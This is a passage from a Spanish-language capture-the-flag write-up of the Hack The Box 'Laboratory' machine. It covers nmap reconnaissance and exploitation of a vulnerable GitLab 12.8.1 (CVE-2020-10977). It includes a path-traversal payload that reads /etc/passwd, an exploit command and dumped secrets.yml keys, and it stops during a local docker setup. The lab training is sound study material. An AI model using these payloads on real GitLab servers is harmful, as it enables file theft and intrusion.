


ih0ruh3 | Miércoles, 31 de Marzo de 2021

Resumen

Primero, he obtenido el certificado `ssl` , `Gitlab` está instalado en el **vhost**. La versión actual de `gitlab-ce` es vulnerable a **LFI y RCE**, explotando `RCE` he conseguido acceso inicial a una shell en `docker` , reseteando el Password de la cuenta admin utilizando **gitlab-rails console** y logeandome como admin en gitlab obtenemos la llave privada **ssh** en `project-repo` , Logeándome como **dexter** y obteniendo el suid **docker-security**, analizando la función principal del binario con **IDA**, vemos que está corriendo `chmod` sin el path correcto por lo que he hecho **Path-Hijacking** para conseguir root.

Iniciamos el reconocimiento inicial con nmap


```
nmap -sC -sV -O -oA initialrecon 10.10.10.216
```

```
└─$ sudo nmap -sC -sV -O -oA initialrecon 10.10.10.216
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-30 07:23 EDT
Nmap scan report for 10.10.10.216
Host is up (0.072s latency).
Not shown: 997 filtered ports
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 25:ba:64:8f:79:9d:5d:95:97:2c:1b:b2:5e:9b:55:0d (RSA)
|   256 28:00:89:05:55:f9:a2:ea:3c:7d:70:ea:4d:ea:60:0f (ECDSA)
|_  256 77:20:ff:e9:46:c0:68:92:1a:0b:21:29:d1:53:aa:87 (ED25519)
80/tcp  open  http     Apache httpd 2.4.41
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Did not follow redirect to https://laboratory.htb/
443/tcp open  ssl/http Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: The Laboratory
| ssl-cert: Subject: commonName=laboratory.htb
| Subject Alternative Name: DNS:git.laboratory.htb
| Not valid before: 2020-07-05T10:39:28
|_Not valid after:  2024-03-03T10:39:28
| tls-alpn:
|_  http/1.1
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 4.15 - 5.6 (92%), Linux 5.0 (92%), Linux 5.0 - 5.4 (91%), Linux 5.3 - 5.4 (91%), Linux
2.6.32 (91%), Linux 5.0 - 5.3 (90%), Crestron XPanel control system (90%), Linux 5.4 (89%), ASUS RT-N56U WAP (Linux
3.4) (87%), Linux 3.1 (87%)
No exact OS matches for host (test conditions non-ideal).
Service Info: Host: laboratory.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.20 seconds
```

Continuaremos con un escaneo de los puertos UDP (esto puede durar un rato)

```
nmap -sU -p- -oA udp 10.10.10.216
```


Para terminar con la fase de reconocimiento, utilizaremos la herramienta que ya hemos visto en otras ocasiones para realizar un escaneo completo "nmapautomator".



Nos arroja algo más de información más detallada sobre nuestro objetivo y sus vulnerabilidades.

```
Starting Vulns Scan

Running CVE scan on all ports


PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:8.2p1:
|       MSF:EXPLOIT/SOLARIS/SSH/PAM_USERNAME_BOF/       0.0     https://vulners.com/metasploit/MSF:EXPLOIT/SOLARIS/SSH/PAM_USERNAME_BOF/    *EXPLOIT*
|       MSF:EXPLOIT/LINUX/SSH/CERAGON_FIBEAIR_KNOWN_PRIVKEY/    0.0     https://vulners.com/metasploit/MSF:EXPLOIT/LINUX/SSH/CERAGON_FIBEAIR_KNOWN_PRIVKEY/ *EXPLOIT*
|_      MSF:AUXILIARY/SCANNER/SSH/FORTINET_BACKDOOR/    0.0     https://vulners.com/metasploit/MSF:AUXILIARY/SCANNER/SSH/FORTINET_BACKDOOR/ *EXPLOIT*
80/tcp  open  http     Apache httpd 2.4.41
|_http-server-header: Apache/2.4.41 (Ubuntu)
| vulners:
|   cpe:/a:apache:http_server:2.4.41:
|_      CVE-2020-11984  7.5     https://vulners.com/cve/CVE-2020-11984
443/tcp open  ssl/http Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
| vulners:
|   cpe:/a:apache:http_server:2.4.41:
|_      CVE-2020-11984  7.5     https://vulners.com/cve/CVE-2020-11984
Service Info: Host: laboratory.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Ahora podemos dirigirnos a la web, no sin antes
copiar en nuestro `etc/hosts` el host laboratory.htb y el de git.laboratory.htb



La web no nos da ninguna info, aunque nos anotamos los nombres del CEO Dexter y también los usuarios Dee Dee y Anonymous, quizás más adelante nos sirva para probar algunas credenciales.

Tomamos nota del método crypto que utilizan! ROT13 y Base64, seguramente lo vayamos a necesitar.


Abrimos git.laboratory.htb




Creamos una cuenta teniendo en cuenta que en el apartado de correo electrónico tenemos que utilizar una cuenta de dentro del dominio `laboratory.htb` si no, no nos dejará crear ninguna cuenta.
user:infolab
password:12345678
infolab@laboratory.htb

Una vez dentro, buscamos usuarios que estén presentes en el dominio, encontramos los usuarios @dexter y @seven.

En la ayuda, encontramos la información sobre la versión actual de gitlab





Buscamos en internet sobre la versión de gitlab 12.8.1 y encontramos información sobre varios vectores de ataque mediante LFI o por RCE.

https://github.com/dotPY-hax/gitlab_RCE

En el primer link, encontramos la solución para el LFI, en este caso se trata de una lectura arbitraria de archivos via UploadsRewriter mediante un exploit.

También encontramos otra forma de hacerlo, hasta hay un vídeo explicativo de como hacerlo...

https://hackerone.com/reports/827052

Nos decantamos por esta última solución. Tendremos que crear dos proyectos en gitlab y después crear un issue en el segundo proyecto e incluir en el texto el siguiente código:


```
!a]/uploads/11111111111111111111111111111111/../../../../../../../../../../../../../../../../../../../../etc/passwd)
```

Tras crear el issue, tendremos que mover el issue de un proyecto (del segundo proyecto al primero), una vez hecho esto, encontraremos el archivo adjunto que se ha creado `passwd` con el siguiente contenido:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
_apt:x:104:65534::/nonexistent:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
git:x:998:998::/var/opt/gitlab:/bin/sh
gitlab-www:x:999:999::/var/opt/gitlab/nginx:/bin/false
gitlab-redis:x:997:997::/var/opt/gitlab/redis:/bin/false
gitlab-psql:x:996:996::/var/opt/gitlab/postgresql:/bin/sh
mattermost:x:994:994::/var/opt/gitlab/mattermost:/bin/sh
registry:x:993:993::/var/opt/gitlab/registry:/bin/sh
gitlab-prometheus:x:992:992::/var/opt/gitlab/prometheus:/bin/sh
gitlab-consul:x:991:991::/var/opt/gitlab/consul:/bin/sh
```

La otra forma de hacer precisamente esto mismo es mediante el exploit del primer link, tras clonarlo en nuestra máquina ejecutamos el siguiente comando

```
python3 cve 2020 10977.py https://laboratory.htb infolab 12345678
```



Ya tenemos el acceso al archivo, como tenemos que sacar más información nos vendrá mejor utilizar esta opción ya que es más "persistente", de la otra forma tendríamos que crear tantos issues como vayamos necesitando en nuestra investigación con la consiguiente pérdida de tiempo, por lo tanto, nos quedamos con esta opción como la más acertada.

Cómo podréis observar, la información es la misma ya que nos hemos dirigido al archivo `passwd`, nos anotamos los usuarios prometheus y consul para más adelante.

```
> /etc/passwd
```

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
_apt:x:104:65534::/nonexistent:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
git:x:998:998::/var/opt/gitlab:/bin/sh
gitlab-www:x:999:999::/var/opt/gitlab/nginx:/bin/false
gitlab-redis:x:997:997::/var/opt/gitlab/redis:/bin/false
gitlab-psql:x:996:996::/var/opt/gitlab/postgresql:/bin/sh
mattermost:x:994:994::/var/opt/gitlab/mattermost:/bin/sh
registry:x:993:993::/var/opt/gitlab/registry:/bin/sh
gitlab-prometheus:x:992:992::/var/opt/gitlab/prometheus:/bin/sh
gitlab-consul:x:991:991::/var/opt/gitlab/consul:/bin/sh
```

Ahora, tenemos que extraer la información del archivo `secrets.yml` ya que lo necesitaremos para copiar la llave secreta que más adelante utilizaremos.

```
> /opt/gitlab/embedded/service/gitlab-rails/config/secrets.yml
```

```
# This file is managed by gitlab-ctl. Manual changes will be
# erased! To change the contents below, edit /etc/gitlab/gitlab.rb
# and run `sudo gitlab-ctl reconfigure`.

---
production:
  db_key_base: 627773a77f567a5853a5c6652018f3f6e41d04aa53ed1e0df33c66b04ef0c38b88f402e0e73ba7676e93f1e54e425f74d59528fb35b170a1b9d5ce620bc11838
  secret_key_base: 3231f54b33e0c1ce998113c083528460153b19542a70173b4458a21e845ffa33cc45ca7486fc8ebb6b2727cc02feea4c3adbe2cc7b65003510e4031e164137b3
  otp_key_base: db3432d6fa4c43e68bf7024f3c92fea4eeea1f6be1e6ebd6bb6e40e930f0933068810311dc9f0ec78196faa69e0aac01171d62f4e225d61e0b84263903fd06af
  openid_connect_signing_key: |
```

Llegados a este punto, necesitaremos crear un servidor gitlab localmente, para eso utilizaremos docker (por ejemplo).

Primero, vamos a instalar gitlab en nuestro docker

```
sudo docker pull gitlab/gitlab-ee:12.8.1-ee.0
```

Después de instalar gitlab en el docker vamos dentro de la imagen de gitlab

```
docker run -it gitlab/gitlab-ee:12.8.1-ee.0 sh
```

Ejecutamos el primer comando de configuración

```
/opt/gitlab/embedded/bin/runsvdir-start &
```

Nos aparecerán algunos errores pero los ignoramos y continuamos con la reconfiguración, esto puede tardar un buen rato.

